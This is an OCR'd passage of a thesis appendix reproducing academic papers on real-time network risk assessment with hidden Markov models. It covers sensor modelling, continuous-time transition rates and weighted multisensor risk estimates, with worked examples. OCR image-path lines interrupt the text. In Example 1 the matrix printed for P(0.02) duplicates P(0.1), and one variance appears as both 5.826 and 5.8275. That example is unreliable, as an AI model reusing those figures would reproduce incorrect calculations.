Based on a comparison between the estimated risk level (see Fig. 3(a)) and the true risk level (see Fig. 3(b)), it is possible to compute the correlation coefficient as a measure of the degree to which the two data sets correlate. Based on 20 simulation runs, the mean correlation coefficient is 0.969 with variance 0.0003 and standard deviation 0.0179. This indicates that the estimation is highly accurate with a high certainty. This is to be expected, as the HMM parameters are known in advance (i.e., $\lambda_{est} = \lambda_{gen}$).



(a) Assessed risk with perfect knowledge of HMM parameters.



(b) True risk computed from the generating HMM.

Figure 3: Assessed and true risk for Example A.

5.2 Example B: Risk Assessment with Estimated HMM Parameters

We now assume that the exact HMM parameters used to generate the state transitions and produce observation messages, λ_{gen}, is unknown, and the HMM parameters for the risk assessment, λ_{est}, have to be estimated. In this way, we can study the systems ability to assess risk under inaccurate estimation parameters, i.e., when $\lambda_{est} \neq \lambda_{gen}$. An example of the estimated parameters is


$$\mathbf{Q}^{NIDS}_{router-est} = \begin{pmatrix} 0.950 & 0.030 & 0.020 \\ 0.050 & 0.900 & 0.050 \\ 0.020 & 0.020 & 0.960 \end{pmatrix}, \pi_{router-est} = (0.7, 0.2, 0.1),$$

$$\mathbf{P}_{router-est} = \begin{pmatrix} 0.700 & 0.200 & 0.100 \\ 0.500 & 0.450 & 0.050 \\ 0.002 & 0.002 & 0.996 \end{pmatrix}.$$


Note that in order to make the results of the two simulation experiments comparable, the parameters used for state generation and for producing observation messages in this example (λ_{gen}) are identical to the ones in the previous example.

Fig. 4(a) shows the assessed risk when using the estimated λ_{est}, and Fig. 4(b) shows the true risk generated during the simulation according to λ_{gen}. Fig. 5(a)-5(b) show the same results, but for a shorter period of time (30 min.). By comparing these graphs, it is possible to see how close the assessed risk value is to the true risk level of the network. Although the estimation parameters in λ_{est} differ from the underlying HMM λ_{gen}, one can conclude from Fig. 4(a)-5(b) that the estimated risk generally follows the true risk. Note that the reason why the estimated risk is higher than the true risk during the first 60 s. of the simulation (Fig.6(a)-6(b)) is the inaccurate estimated initial state distributions π_{est} for the assets. However, as can be seen in Fig. 4(a)-4(b), the total risk value for the network will approach the true risk value over time, regardless of the initial states of the assets.

Based on 20 simulation runs with the same model parameters, the mean correlation coefficient for the estimated risk value in this example is 0.777, with variance 0.010 and standard deviation 0.102. Compared to the previous example, the correlation coefficient is lower, but it still indicates a high positive correlation. Note that the variance and the standard deviation are higher than in the previous example.




(a) Assessed risk based on estimated parameters.




(b) True risk computed from the generating HMM.

Figure 4: Assessed and true risk for Example B (24 h)



(a) Assessed risk based on estimated parameters.




(b) True risk computed from the generating HMM.

Figure 5: Assessed and true risk for Example B (30 min)

6 Conclusion and Further Work

In this paper, we demonstrate how hidden Markov models can be used to perform real time risk assessment of large-scale computer networks. Under the Markov assumption, we model and simulate the risk level of a large number of assets, based on a predefined state transition model with corresponding HMM parameters for each asset and sensor. The simulations indicate that the method provides insightful results about the security state and the risk level of hosts in a network, even when the estimated model parameters are inaccurate.

Although the initial approach described in [1] has been significantly extended, there are still some open research questions that remain to be solved. A natural extension of this work is to perform analysis based on real network data. The possibility of modeling asset interdependencies must be considered. For the proposed approach to be useful in practice, a method for automated parameter reestimation is needed. Finally, the simulation framework could be extended to simulate different types of threats and attackers, in order to study the performance of the proposed method in a more realistic context.



(a) Assessed risk based on estimated parameters.

(b) True risk computed from the generating HMM.

Figure 6: Assessed and true risk for Example B (60 s)

Acknowledgments

The Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence, is appointed by the Research Council of Norway, and funded by the Research Council, NTNU, UNINETT, and Telenor. See `http://www.q2s.ntnu.no/` for more information.

References

[1] André Årnes, Karin Sallhammar, Kjetil Haslum, Tønnes Brekne, Marie Elisabeth Gaup Moe, and Svein Johan Knapskog. Real-time risk assessment with network sensors and intrusion detection systems. In *International Conference on Computational Intelligence and Security (CIS)*, Dec 2005.

[2] J. S. Balasubramaniyan, J. O. Garcia-Fernandez, D. Isacoff, E. Spafford, and D. Zamboni. An architecture for intrusion detection using autonomous agents. In *Proceedings of the 14th Annual Computer Security Applications Conference*, pages 13 – 24. IEEE Computer Society, 1998.

[3] H. Debar, D. Curry, and B. Feinstein. Intrusion detection message exchange format (IDMEF) – Internet-Draft, 2005.

[4] S. Staniford-Chen et. al. GrIDS – A graph-based intrusion detection system for large networks. In *Proceedings of the 19th National Information Systems Security Conference*, 1996.

[5] Steven R. Snapp et. al. DIDS (distributed intrusion detection system) - motivation, architecture, and an early prototype. In *Proceedings of the 14th National Computer Security Conference*, pages 167–176, Washington, DC, 1991.

[6] Ashish Gehani and Gershon Kedem. Rheostat: Real-time risk management. In *Recent Advances in Intrusion Detection: 7th International Symposium, RAID 2004, Sophia Antipolis, France, September 15-17, 2004. Proceedings*, pages 296–314. Springer, 2004.

[7] Fengmin Gong, Katerina Goseva-Popstojanova, Feiyi Wang, Rong Wang, Kalyanaraman Vaidyanathan, Kishor Trivedi, and Balamurugan Muthusamy. Characterizing intrusion tolerant systems using a state transition model. In *DARPA Information Survivability Conference and Exposition (DISCEX II)*, volume 2, 2001.

[8] John A. Miller. Jsim: A java-based simulation and animation environment. `http://chief.cs.uga.edu/~jam/jsim/`.

[9] Dirk Ourston, Sara Matzner, William Stump, and Bryan Hopkins. Applications of hidden markov models to detecting multi-stage network attacks. In *Proceedings of the 36th Hawaii International Conference on System Sciences (HICSS)*, 2003.

[10] Lawrence R. Rabiner. A tutorial on hidden markov models and selected applications in speech recognition. *Readings in speech recognition*, pages 267–296, 1990.

[11] S. Singh, M. Cukier, and W.H. Sanders. Probabilistic validation of an intrusion-tolerant replication system. In *International Conference on Dependable Systems and Networks (DSN'03)*, June 2003.

[12] Standards Australia and Standards New Zealand. AS/NZS 4360: 2004 risk management, 2004.

[13] Gary Stonebumer, Alice Goguen, and Alexis Feringa. Risk management guide for information technology systems, special publication 800-30, 2002. `http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf`.

[14] Fredrik Valeur, Giovanni Vigna, Chritopher Kruegel, and Richard A. Kemmerer. A comprehensive approach to intrusion detection alert correlation. *IEEE Transactions on Dependable and Secure Computing*, 1(3), 2004.

[15] Giovanni Vigna, Richard A. Kemmerer, and Per Blix. Designing a web of highly-configurable intrusion detection sensors. In *Proceedings of the 4th International Symposium on Recent Advances in Intrusion Detection (RAID 2000)*, pages 69–84, London, UK, 2001. Springer-Verlag.

[16] C. Warrender, S. Forrest, and B. Pearlmutter. Detecting intrusions using system calls: Alternative data models. In *Proceedings of the 1999 IEEE Symposium on Security and Privacy*, 1999.

[17] Wei Wei, Bing Wang, and Don Towsley. Continuous-time hidden markov models for network performance evaluation. *Performance Evaluation*, 49:129–146, 2002.

A Computing the State Distributions

In this appendix we explain the background of Alg. 1 and 2, i.e., how the security state probabilities of an asset can be estimated. Note that the computations are independent of the sensor type, hence, the k index has been omitted from the equations in this appendix.

Recall the sequence of observed messages $Y = y_1, y_2, \ldots$. Given the first observation y_1 and the hidden Markov model $\lambda = (\mathbf{P}, \mathbf{Q}, \pi)$, the initial estimated state distribution $\gamma_1(i)$ can be calculated as

$$\gamma_1(i) = P(x_1 = s_i | y_1, \lambda) = \frac{P(y_1, x_1 = s_i|\lambda)}{P(y_1|\lambda)} = \frac{P(y_1|x_1 = s_i, \lambda)P(x_1 = s_i|\lambda)}{P(y_1|\lambda)}. \tag{2}$$

To find the denominator, one can condition on the first visited state and sum over all possible states

$$P(y_1|\lambda) = \sum_{j=1}^{N} P(y_1|x_1 = s_j, \lambda)P(x_1 = s_j|\lambda) = \sum_{j=1}^{N} q_j(y_1)\pi_j. \tag{3}$$

Hence, by combining (2) and (3)

$$\gamma_1(i) \quad = \quad \frac{q_i(y_1)\pi_i}{\sum_{j=1}^{N} q_j(y_1)\pi_j}, \tag{4}$$

where $q_j(y_1)$ is the probability of observing symbol y_1 in state s_j, and π is the initial state probability. To simplify the calculation of the state distribution after t observations we use the *forward-variable*

$$\alpha_t(i) = P(y_1 \cdots y_t, x_t = s_i|\lambda), \tag{5}$$

as defined in [10]. By using recursion, this variable can be calculated in an efficient way as

$$\alpha_t(i) = \begin{cases} q_i(y_1)\pi_i, & t = 1 \\ q_i(y_t)\sum_{j=1}^{N} \alpha_{t-1}(j)p_{ji}, & t > 1 \end{cases} \tag{6}$$

where the initial forward variable $\alpha_1(i)$ was found from (2) and (4) In the derivation of $\alpha_t(i)$ we assumed that y_t only depend on x_t and that the Markov property holds. Now we can use the forward variable $\alpha_t(i)$ to update the state probability distribution by new observations. This is done by

$$\begin{aligned} \gamma_t(i) = P(x_t = s_i|y_1 \cdots y_t, \lambda) &= \frac{P(y_1 \cdots y_t, x_t = s_i|\lambda)}{P(y_1 \cdots y_t|\lambda)} \\ &= \frac{P(y_1 \cdots y_t, x_t = s_i|\lambda)}{\sum_{j=1}^{N} P(y_1 \cdots y_t, x_t = s_j|\lambda)} = \frac{\alpha_t(i)}{\sum_{j=1}^{N} \alpha_t(j)}. \end{aligned} \tag{7}$$

Note that (7) is similar to Eq. 27 in [10], with the exception that we do not account for observations that occur after t.

Appendix N

CIS 2006 Paper

This appendix contains a copy of the paper "Multisensor Real-time Risk Assessment using Continuous-time Hidden Markov Models" by Kjetil Haslum and André Årnes [A60]. The paper was printed in the conference proceedings and presented at the International Conference on Computational Intelligence and Security (CIS) in Guangzhou, China, 2006.

Multisensor Real-time Risk Assessment using Continuous-time Hidden Markov Models

Kjetil Haslum and André Årnes
Center for Quantifiable Quality of Service in Communication Systems
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
{haslum, andrearn}@q2s.ntnu.no

Abstract

The use of tools for monitoring the security state of assets in a network is an essential part of network management. Traditional risk assessment methodologies provide a framework for manually determining the risks of assets, and intrusion detection systems can provide alerts regarding security incidents, but these approaches do not provide a real-time high level overview of the risk level of assets. In this paper we further extend a previously proposed real-time risk assessment method to facilitate more flexible modeling with support for a wide range of sensors. Specifically, the paper develops a method for handling continuous-time sensor data and for determining a weighted aggregate of multisensor input.

1. Introduction

With the complexity of technologies in todays society, we are exposed to an increasing amount of unknown vulnerabilities and threats. For a system or network administrator, it is vital to have access to automated systems for identifying risks and threats and for prioritizing security incidents. In this paper we study and extend a previously proposed system for real-time risk assessment. The proposed system computes a quantitative risk measure for all assets based on input from sensors such as network-based intrusion detection systems (IDS). The approach was first proposed in [1], and it has been validated using real-life data in [2]. During this work, several open research issues have been identified. There is a need for more flexible security state modeling, and the wide range of potential sensor types require different modeling schemes. In particular, a typical signature-based IDS can be much better modeled using a continuous-time hidden Markov model (HMM) than the discrete-time HMM in [1].

The contributions of this paper consist of a method for continuous-time estimation using transition rates rather than transition probabilities, as well as a method for computing risk as a weighted sum of sensor input, taking into consideration the fact that some sensors are statistically more reliable and significant than others.

In Section 2 we revisit the proposed risk assessment approach and provide explanations of the necessary terminology. In Section 3 and 4 we present various ways of HMM modeling for a flexible real-time risk assessment system, with particular focus on continuous-time HMMs and the aggregation of input from multiple sensors. In Section 5 we discuss the results and provide directions for further work.

2. Real-time Risk Assessment

Risk assessment is typically a manual analysis process based on standardized frameworks, such as those recommended by NIST [7] and AS/NZS [6]. Such methodologies are suitable for evaluating threats and vulnerabilities, but they are not designed to support operational network management. A notable exception is the real-time risk assessment system presented in [3], which introduces a formal model for real-time characterization of the risk faced by a host. In [1], we presented another real-rime risk assessment system employing HMMs. An HMM enables the estimation of a *hidden* state based on *observations* that are not necessarily accurate. An important feature of this approach is that it is able to model the probability of false positives and false negatives associated with the observations. The method is based on Rabiner's work on HMMs [4]. This section reviews the model presented in [1]. Some adaptations have been introduced for the purpose of this paper.

The target of the risk assessment is a generic computer network, consisting of *assets*. Unknown factors in such a network may represent *vulnerabilities* that in turn can be *exploited* by a malicious attacker or computer program, caus-

ing *unwanted incidents*. The potential exploitation of a vulnerability can be described as *threats* to the assets. The *risk* of the network is evaluated as the probability and consequence of unwanted incidents. The consequences of an unwanted incident is referred to as the *cost* of the incident. As in [1], we assume a multiagent system architecture consisting of *agents* and *sensors*. A *sensor* typically refers to an IDS, but it could be any information-gathering program or device capable of collecting security relevant data, such as logging systems, virus detectors, honeypots, and network sniffers using sampling or filtering. The main task of a sensor is to gather information about the security state of assets and to send standardized observation messages to the agents. An *agent* is responsible for performing real-time risk assessment based on data collected from a number of sensors. The multiagent architecture has been chosen for its flexibility and scalability, in order to support future applications, such as distributed automated response.

Assume that the security of an asset can be modeled by N states, denoted $S = \{s_1, \ldots, s_N\}$. Due to security incidents such as attack attempts and compromises, the security state of an asset will change over time. The sequence of states visited is denoted $X = x_1, \ldots, x_T$, where $x_t \in S$ is the state visited at time t. As in [1], we assume that the state space can be represented by a fully connected Markov model with the states G (good), A (under attack), and C (compromised), i.e., $S = \{G, A, C\}$, as shown in Fig. 1. State G means that the asset is up and running securely and






Figure 1. Fully connected Markov model.

that it is not subject to any kind of attack activity. As an attack against an asset is initiated, it will move to security state A. An asset in state A is subject to an ongoing attack, possibly affecting its behavior with regard to security. Finally, an asset enters state C if it has been successfully compromised by an attacker. It is then assumed to be completely at the mercy of an attacker and subject to any kind of confidentiality, integrity, and/or availability breaches. The risk-assessment method is general and independent of the specific states used. Two alternative ways of modeling the security states of assets are presented in Fig. 2(a) and 2(b). In Fig. 2(a) we show how an asset can be represented by three separate Markov models indicating the security state with respect to *confidentiality*, *integrity*, and *availability*. In Fig. 2(b) we show a left-right model, where the asset can only transfer to a more serious state, with C as an absorbing state.

The risk *observation messages* are provided by the K sensors monitoring an asset, indexed by $k \in \{1, \ldots, K\}$. An observation message from sensor k can consist of any of the symbols in the observation symbol set $V^k = \{v_1^k, \ldots, v_M^k\}$. Different sensor types may produce observation messages from different observation symbol sets. We assume that the observation messages are independent, i.e., an observation message will depend on the asset's current state only and not on any previous observation messages. The *sequence* of messages received from sensor k is de-



(a) A risk model consisting of tree submodels



(b) A pure birth process

Figure 2. Alternative security state models.

noted $Y_t^k = y_1^k, \ldots, y_t^k$, where $y_t^k \in V^k$ is the observation message received from sensor k at time t. For the purpose of this paper, we assume an observation symbol set $V^k = \{g^k, a^k, c^k\}, \forall k$, corresponding to the states in $S = \{G, A, C\}$. Based on the observation messages, an agent performs real-time risk assessment. As one cannot assume that it is possible to resolve the correct state of the monitored assets at all times, the observation symbols are probabilistic functions of the asset's security state. The asset's true state is *hidden*, consistent with the basic idea of HMM [4].

For each sensor k monitoring an asset, there is an HMM described by the parameter vector $\lambda^k = (\mathbf{P}, \mathbf{Q}^k, \pi)$. $\mathbf{P} = \{p_{ij}\}$ is the state transition probability distribution matrix for an asset, where $p_{ij} = P(x_{t+1} = s_j | x_t = s_i), 1 \leq i, j \leq N$. Hence, p_{ij} represents the probability that the asset will transfer into state s_j next, given that its current

state is s_i. $\pi = \{\pi_i\}_{i \in S}$ is the initial state distribution for the asset. Hence, $\pi_i = P(x_1 = s_i)$ is the probability that s_i was the initial state of an asset.

For each asset, there are K observation symbol probability distribution matrices, one for each sensor. Each row i in the observation symbol probability distribution matrix $\mathbf{Q}^k = \{q_i^k(m)\}$ is a probability distribution for an asset in state s_i over the observation symbols from sensor k, whose elements are $q_i^k(m) = P(y_t^k = v_m^k | x_t = s_i), 1 \leq i \leq N, 1 \leq k \leq K, 1 \leq m \leq M$. The element $q_i^k(m)$ in $\mathbf{Q}^k$ represents the probability that sensor k will send the observation symbol v_m^k at time t, given that the asset is in state s_i at time t. $\mathbf{Q}^k$ therefore indicates sensor k's false-positive and false-negative effects on the agents risk assessments.

The π vector and the $\mathbf{P}$ matrix describe the initial state and the security behavior of an asset, and they must be the same for all sensors monitoring the same asset. Since each sensor may produce a unique set of observation symbols, the $\mathbf{Q}^k$ matrix depends on the sensor k. For each sensor the agent updates the probability distribution $\gamma_t^k = \{\gamma_t^k(i)\}$, where $\gamma_t^k(i) = P(x_t = s_i | Y_t^k)$, by using the method presented in [1]. In [1], the risk of an asset was then evaluated as $\mathcal{R}_t^k = \sum_{i=1}^N \gamma_t^k(i) \mathcal{C}(s_i)$, where t is the time of the evaluation, k is the sensor used, and $\mathcal{C}(s_i)$ describing the cost due to loss of confidentiality, integrity, and availability for each state of an asset. In Section 4 we present a new method for multisensor assessment using a weighted sum of the results from multiple sensors.

3. Continuous-time Markov Chains

There is a multitude of sensors that can provide security relevant information, such as IDS, network logs, network traffic measurements, virus detectors, etc. In our previous work, we have only considered the use of discrete-time HMMs, but we have seen the need for continuous-time HMMs allowing for transition rates rather than probabilities. The two HMM types complement each other, and they are suitable for different types of sensors. Let us consider some example sensor types. A signature based IDS matches network traffic (network IDS) or host activity (host IDS) with signatures of known attacks and generates alerts. Virus detection systems use a similar technique. The alert stream of a signature based IDS is typically highly varying, and a continuous time HMM approach is preferable. An active measurement systems can be used to perform periodical measurements of the availability of hosts and services, for example based on delay measurements. Such a measurement system is an example of an active sensor suitable for a discrete-time HMM that is updated periodically. An anomaly based IDS uses statistical analysis to identify deviation from a behavior that is presumed to be normal. Such a sensor could be used with either a continuous- or a discrete-time model. If the sensor is used to produce alerts in case of detected anomalies, it can be used in a fashion similar to the signature based sensors. If the sensor is used to compute a measure of the normality of a network or system, it can be used as a basis for periodic computations using a discrete time model.

We assume that a continuous-time Markov chain $(x(t), t \geq 0)$ can be used to model the security of an asset. The model consists of the set of states $S = \{s_1, \ldots, s_N\}$, the initial state distribution π, and a transition rate matrix $\mathbf{\Lambda} = \{\lambda_{ij}\}$, $1 \leq i, j \leq N$. When the system is in state s_i, it will make λ_{ij} transitions to state s_j per time unit. The time spent in state s_i is exponentially distributed with mean u_i^{-1} (sojourn time), where $u_i = \sum_{j \neq i} \lambda_{ij}$ is the total rate out of state s_i. The rate in and out of a state must be equal and therefore $\sum_j \lambda_{ij} = 0$, where $\lambda_{ii} = -u_i$ represent the rate of transitions into state s_i. The new HMM for sensor k, based on the transition rates, is then $\lambda^k = (\mathbf{\Lambda}, \mathbf{Q}^k, \pi)$.

The time between observations is not constant, so for each new observation, a transition probability matrix $\mathbf{P}(\Delta_t) = \{p_{ij}(\Delta_t)\}$ have to be calculated, where Δ_t is the time since last observation was received. Suppose that the process $x(t)$ is in state s_i at time t, then the probability that the process is in state s_j at time $t + \Delta_t$ is given by $p_{ij}(\Delta_t) = P(x(t + \Delta_t) = s_j | x(t) = s_i)$. If the transition probability from state s_i to s_j is independent of t, the process is said to be a homogeneous Markov process. The transitions probability matrix $\mathbf{P}(\Delta_t)$ can be calculated by

$$\mathbf{P}(\Delta_t) = e^{\mathbf{\Lambda} \Delta_t},$$

and approximated by

$$\mathbf{P}(\Delta_t) \approx \lim_{n \to \infty} \left(\mathbf{I} + \mathbf{\Lambda} \frac{t}{n} \right)^n. \quad (1)$$

More details on computing the transition probability matrix can be found in [5], pages 388 – 389.

Example 1 Consider a network with continuous-time sensors monitoring a central server. Through a manual risk assessment process, the administrators have estimated the initial state distribution and the transition rates for the system per day. Given a set of states $S = \{G, A, C\}$, the transition rate matrix is set to

$$\mathbf{\Lambda} = \begin{pmatrix} \lambda_{GG} & \lambda_{GA} & \lambda_{GC} \\ \lambda_{AG} & \lambda_{AA} & \lambda_{AC} \\ \lambda_{CG} & \lambda_{CA} & \lambda_{CC} \end{pmatrix} = \begin{pmatrix} -1.1 & 1.0 & 0.1 \\ 4 & -5 & 1 \\ 3 & 1 & -4 \end{pmatrix}.$$

As noted above, the values indicate the transition rate per day. However, the numbers in the diagonal of the matrix is the rate into the state, which is equal to the sum of the rates out of the state. The first row represents the rates in and out of state G, indicating that the rate of transitions to

state A (1 transition per day) is greater than the rate of transitions to state C (0.1 transitions per day). The bottom row of the matrix represents state C, and it indicates that the most probable development is a return to state G due to a successful repair.

First, we calculate the rate at which the system leaves each state

$$u_G = \lambda_{GA} + \lambda_{GC} = 1 + 0.1 = 1.1 = -\lambda_{GG},$$
$$u_A = \lambda_{AG} + \lambda_{AC} = 4 + 1 = 5 = -\lambda_{AA},$$
$$u_C = \lambda_{CG} + \lambda_{CA} = 3 + 1 = 4 = -\lambda_{CC}.$$

From this we can calculate the sojourn time for each state

$$u_G^{-1} = \frac{10}{11},\ u_A^{-1} = \frac{1}{5},\ u_C^{-1} = \frac{1}{4}.$$

If observations are received at $t_0, t_1, t_2, t_3 = 0, 0.01, 0.11, 0.13$, we have to calculate the time between successive observations $\Delta_l = t_l - t_{l-1}$. This gives

$$\Delta_1, \Delta_2, \Delta_3 = 0.01, 0.1, 0.02.$$

If we apply Equation 1 for computing the transition probabilities, using $n = 2^{10} = 1024$ in the approximation, we get the following transition matrix

$$\mathbf{P}(\Delta_1) = \mathbf{P}(0.01) = \begin{pmatrix} 0.9893 & 0.0097 & 0.0010 \\ 0.0390 & 0.9515 & 0.0096 \\ 0.0294 & 0.0097 & 0.9609 \end{pmatrix},$$

$$\mathbf{P}(\Delta_2) = \mathbf{P}(0.1) = \begin{pmatrix} 0.9133 & 0.0752 & 0.0114 \\ 0.3102 & 0.6239 & 0.0659 \\ 0.2497 & 0.0752 & 0.6750 \end{pmatrix},$$

$$\mathbf{P}(\Delta_3) = \mathbf{P}(0.02) = \begin{pmatrix} 0.9133 & 0.0752 & 0.0114 \\ 0.3102 & 0.6239 & 0.0659 \\ 0.2497 & 0.0752 & 0.6750 \end{pmatrix}.$$

We see from the matrices above that the probability of transferring to another state increases as the period between observations Δ increases. For the special case $\Delta = 0$, the probability of staying in the same state would be 1. Furthermore, we can see from the matrices that the rows sums to 1, as expected for a probability distribution. The computations were performed in Matlab. Only 10 matrix multiplications were necessary in order to compute a matrix to the power of 1024.

4. Multisensor Quantitative Risk Assessment

Following the terminology in [6], risk can be measured in terms of *consequences* and *likelihoods*. A consequence is the qualitative or quantitative outcome of an event, and the likelihood is the probability of the event. To perform risk assessment, we need a mapping: $\mathcal{C} : S \to \mathbb{R}$, describing the cost due to loss of confidentiality, integrity, and availability for each state of an asset.

The risk $\mathcal{R}_t = E[\mathcal{C}(x_t)]$ is the expected cost at time t, and it is a function of the hidden state x_t of an asset. The only information available about x_t is the distribution γ_t estimated by the HMM. The risk $\mathcal{R}_t^k$ estimated by sensor k is based on the observations Y_t^k from sensor k

$$\mathcal{R}_t^k = E[\mathcal{C}(x_t)|Y_t^k] = \sum_{i=1}^{N} \gamma_t^k(i)\mathcal{C}(s_i),$$

and the estimated variance $\sigma_t^2(k)$ of $\mathcal{R}_t^k$ is

$$\sigma_t^2(k) = Var[\mathcal{R}_t^k] = \sum_{i=1}^{N} \gamma_t^k(i)(\mathcal{C}(s_i) - \mathcal{R}_t^k)^2.$$

A new estimate of the risk $\mathcal{R}_t^0$ based on observations from all the K sensors, is formed by taking a weighted sum of the estimated risk from each sensor. Assuming the estimated risk from each sensor to be unbiased and independent random variables, we can then use the inverse of the variance as weights to get an unbiased minimum variance estimator of the risk. This can be shown by applying the Lagrange multiplier method.

$$\begin{aligned} \mathcal{R}_t^0 &= E[\mathcal{C}(x_t)|Y_t^1, Y_t^2, \dots Y_t^K] \\ &= \frac{\sum_{k=1}^{K} (\sigma_t^2(k))^{-1} \mathcal{R}_t^k}{\sum_{k=1}^{K} (\sigma_t^2(k))^{-1}}, \end{aligned} \tag{2}$$

and the variance $\sigma_t^2(0)$ of $\mathcal{R}_t^0$ can be estimated as follows

$$\sigma_t^2(0) = Var[\mathcal{R}_t^0] = \frac{1}{\sum_{k=1}^{K} \frac{1}{\sigma_t^2(k)}}. \tag{3}$$

A derivation of equation 3 is shown in Appendix A.

Example 2 Consider the same network as in Example 1. Assume that the server is monitored by two different sensors with the following states and cost values

$$S = \{G, A, C\},$$
$$\mathcal{C} = (\mathcal{C}(G), \mathcal{C}(A), \mathcal{C}(C)) = (0, 5, 20).$$

At time t, assume that the two HMMs of the two sensors have the following estimated state distributions

$$\gamma_t^1 = (0.90, 0.09, 0.01),$$
$$\gamma_t^2 = (0.70, 0.20, 0.10).$$

We are interested in finding an estimator for the risk of the monitored asset based on the input from the two sensors. As this estimator should have as little variance as possible,

we wish to give more weight to the sensor with the best estimate, i.e., the sensor with the least variance. The weight is computed as the inverse of the variance from the two sensors. We compute the mean and variance of the risk from each sensor

$$\begin{aligned}
\mathcal{R}_t^1 &= 0.9 \times 0 + 0.09 \times 5 + 0.01 \times 20 = 0.650, \\
\mathcal{R}_t^2 &= 0.7 \times 0 + 0.2 \times 5 + 0.1 \times 20 = 3.000, \\
\sigma_t^2(1) &= 0.9(0 - 0.65)^2 + 0.09(5 - 0.65)^2 \\
&\quad + 0.01(20 - 0.65)^2 = 5.826, \\
\sigma_t^2(2) &= 0.7(0 - 3)^2 + 0.2(5 - 3)^2 + 0.1(20 - 3)^2 \\
&= 36.00.
\end{aligned}$$

We now combine the risk from each sensor to get a minimum variance estimate of the risk

$$\begin{aligned}
\mathcal{R}^0 &= \frac{\frac{1}{5.8275}0.65 + \frac{1}{36}3}{\frac{1}{5.8275} + \frac{1}{36}} &&= 0.977, \\
\sigma_t^2(0) &= \frac{1}{\frac{1}{5.8275} + \frac{1}{36}} &&= 5.016.
\end{aligned}$$

We see that the mean for the weighted risk is close to the mean for sensor 1. This is intuitive, as sensor 1 has the least variance. We can also see that the variance of the weighted risk is smaller than that of the individual sensors.

5. Conclusions and Further Work

We have addressed several issues to improve the proposed method for real-time risk assessment. The rate-based assessment is proposed as an alternative for some common sensors, and the weighted multisensor risk assessment method provides a mechanism for integrating sensors with varying accuracy and reliability into the system. The mechanisms proposed in this paper should be implemented and tested using real-life data and simulations, as previously done in [2]. Another issue that still remains is the problem of parameter estimation and learning. It is possible to set the model parameters using expert knowledge, but this is a cumbersome process, and it would be preferable to automate the process of estimating and learning the parameters.

Acknowledgments

The Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence, is appointed by the Research Council of Norway, and funded by the Research Council, NTNU, UNINETT, and Telenor.

References

[1] A. Årnes, K. Sallhammar, K. Haslum, T. Brekne, M. E. G. Moe, and S. J. Knapskog. Real-time risk assessment with network sensors and intrusion detection systems. In *International Conference on Computational Intelligence and Security (CIS)*, Dec 2005.

[2] A. Årnes, F. Valeur, G. Vigna, and R. A. Kemmerer. Using hidden markov models to evaluate the risk of intrusions. In *Proceedings of the 9th International Symposium on Recent Advances in Intrusion Detection, RAID 2006, Hamburg, Germany, September 20 – 22, 2006.*, September 2006.

[3] A. Gehani and G. Kedem. Rheostat: Real-time risk management. In *Proceedings of the 7th International Symposium on Recent Advances in Intrusion Detection, RAID 2004, Sophia Antipolis, France, September 15 – 17, 2004.*, pages 296–314. Springer, 2004.

[4] L. R. Rabiner. A tutorial on hidden markov models and selected applications in speech recognition. *Readings in speech recognition*, pages 267–296, 1990.

[5] S. M. Ross. *Introduction to Probability Models*. Academic Press, New York, 8th edition, 2003.

